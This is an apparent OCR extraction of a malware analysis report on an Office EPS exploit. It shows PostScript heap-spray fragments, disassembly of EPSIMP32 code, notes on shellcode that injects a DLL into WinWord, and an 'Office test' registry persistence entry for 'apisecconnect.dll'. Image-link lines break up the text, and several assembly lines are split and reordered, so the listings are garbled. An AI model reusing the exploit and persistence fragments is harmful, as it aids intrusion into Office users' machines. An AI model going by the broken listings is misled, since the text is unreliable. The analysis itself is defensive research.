

,


{ /Helvetica findfont 100 scalefont setfont globaldict begin /A13 400000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26
length def /A57 A54 length def /A41 256 def /A11 A37 A41 idiv def { /A11 A11 1 sub def A11 0 lt{ exit } if A26 A11 A41 mul A54 putinterval } loop
A29 } bind def


```
/A31 589567 string <
00d0800d30d0800d00000000020000010d0800d020000003cd0800d000500000000000000000005cd0800d000003000000000000000020d0800d3cd0800d6cd0800d00000000f0fff
f7f50d0800d00000000f1ffff7f> A8 def

500 {A31 589567 string copy pop} repeat
```

……






```
1 array 226545696 forall  % proc = D80D020
```



“ ”




“ ”


```
.text:6DC66D2A handlefun       proc near               ; CODE XREF: sub_6DC4C297+55↑p
.text:6DC66D2A                                         ; sub_6DC4C317+88↑p ...
.text:6DC66D2A
.text:6DC66D2A var_4           = dword ptr -4
.text:6DC66D2A arg_0           = dword ptr  8
.text:6DC66D2A
.text:6DC66D2A                 push    ebp
.text:6DC66D2B                 mov     ebp, esp
.text:6DC66D2D                 push    ecx
.text:6DC66D2E                 push    ebx
```

```
        ; eax= d80d020
        ; edi = d80d000
edi+2Ch]                                                mov     esi, [
ar_4], ecx                                              mov     [ebp+v
si                                                      test    esi, e
loc_6DC66DB7                                            jz      short
ecx+0ECh]                                               mov     ecx, [
ecx+4]                                                  mov     eax, [
```


```
_6DC66D5B:                          ; CODE XREF: handlefun+9D↓j
            push    offset dword_6DCA388C
            lea     eax, [ebp+arg_0]
            push    eax
            call    _CxxThrowException
```


“ ”



026A5F40 026A5F44
026A5F44 6B5AB522 EPSIMP32.6B5AB522
026A5F48 6B5E9E30 EPSIMP32.6B5E9E30
026A5F4C 00000000
026A5F50 00000000
026A5F54 6B5E9E2F EPSIMP32.6B5E9E2F
026A5F58 76ED5F18 ntdll.ZwProtectVirtualMemory
026A5F5C 026A6140
026A5F60 FFFFFFFF
026A5F64 026A6040
026A5F68 026A6044



6B5D1218 E8 46B0FDFF call EPSIMP32.6B5AC263
6B5D121D C745 D8 170000 mov dword ptr ss:[ebp-0x28],0x17
6B5D1224 EB C9 jmp XEPSIMP32.6B5D11EF
6B5D1226 8B4D F8 mov ecx,dword ptr ss:[ebp-0x8]
6B5D1229 8B01 mov eax,dword ptr ds:[ecx]
6B5D122E 3BC7 cmp
XEPSIMP32.6B5D1235
ds:[026A5F54]=6B5E9E2F (EPSIMP32.6B5E9E2F)
地址 数值 注释
026A5F40 026A5F44
026A5F44 6B5AB522 EPSIMP32.6B5AB522

shellcode


启动FLTLDR.exe进程，执行PostScript脚本
将dll_a注入到
WinWord中，设置
是
否


dword ptr ss:[ebp-0x14]
mov dword ptr ss:[ebp-0x4],0x271
mov dword ptr ss:[ebp-0x18],0x0
jmp X026A616A
026A6161 8B45 E8 mov eax,dword ptr ss:[ebp-0x18]
add eax,0x1
mov dword ptr ss:[ebp-0x18],eax
026A616A 817D E8 700200 cmp dword ptr ss:[ebp-0x18],0x270
026A6171 73 10 jnb X026A6183
026A6173 8B4D E8 mov ecx,dword ptr ss:[ebp-0x18]
026A6176 C7848D 20F6FFFF mov dword ptr ss:[ebp+ecx*4-0x9E0],0x0
026A6181 EB DE jmp X026A6161
026A6183 8B55 EC mov edx,dword ptr ss:[ebp-0x14]
026A6186 81C2 16030000 add edx,0x316
026A618C 8955 EC mov dword ptr ss:[ebp-0x14],edx
026A618F B8 04000000 mov eax,0x4
026A6194 6BC8 00 imul ecx,eax,0x0


026B682E 8D9B 00000000 lea ebx,dword ptr ds:[ebx]
026B6834 BA 4D5A0000 mov edx,0x5A4D
026B6839 66:3913 cmp word ptr ds:[ebx],dx
026B6857
dx=5A4D
ds:[026B6D17]=5A4D
地址 HEX 数据 ASCII
026B6D17 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ?
026B6D27 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?....
026B6D37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
026B6D47 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....
026B6D57 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ??.?
026B6D67 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is pr



026B6CD4 33D2 xor edx,edx
026B6CD6 6A 00 push 0x0
026B6CD8 FFD2 call edx
026B6CDA 8B45 FC mov eax,dword ptr ss:[ebp-0x4]
026B6CDD 83C4 04 add esp,0x4
026B6CE0 6A 00 push 0x0
026B6CE2 6A 00 push 0x0
026B6CE4 50 push eax
0x8000


00412D35 56 push esi
00412D36 57 push edi
00412D37 E8 FE010000 call 00412F3A
00412D3C 83F8 01 cmp eax,0x1
00412D3F 75 0C jnz short 00412D4D
00412D41 B9 686C4300 mov ecx,0x436C68



00412DB8 74 1D je short 00412DD7
00412DBA 6A 00 push 0x0
00412DBC 6A 01 push 0x1
00412DBE 57 push edi
00412DBF FFD0 call eax
00412DC1 E8 DDEDFFFF call 00411BA3
00412DC6 83F8 03 cmp eax,0x3
00412DCB E8 11F6FFFF call 004123E1


00412E41 6A 01 push 0x1
00412E43 33D2 xor edx,edx
00412E45 B9 E8974200 mov ecx,0x4297E8
00412E4A E8 82FEFFFF call 00412CD1
00412E4F 59 pop ecx
00412E50 8BC8 mov ecx,eax
00412E52 E8 14FDFFFF call 00412B6B
00412E57 85C0 test eax,eax
00412E59 0F84 C8000000 je 00412F27
00412E5F 8BC8 mov ecx,eax
00412E61 E8 5CFDFFFF call 00412BC2
WINWORD.exe
0041348C


00412ED4 57 push edi
call qword ptr ss:[ebp-0x10]
short 00412F04
eax.ebx
eax.0x411D69
push ecx
push eax


do
sub_1000153C((int)v1, i)) // 将dll文件保存到临时目录
if (*(_BYTE *)(v13 + 0x18) && !(unsigned __int8)sub_100015BB((int)v1, i)) // 判断是否通过rundll32执行dll
return 1;
while (++i < v4);


lpString2 = (LPCWSTR)decrypt((int)v0); // "apisecconnect.dll"
*v0 = aBOA;
v0[1] = 10;
const WCHAR * decrypt(int)
RegOpenKeyExW(HKEY_CURRENT_USER


Office test
Special
Perf
Name
Type
Data
(Default)
REG_SZ
C:\User AppData\Local\Temp\apisecconnect.dll
VenusEye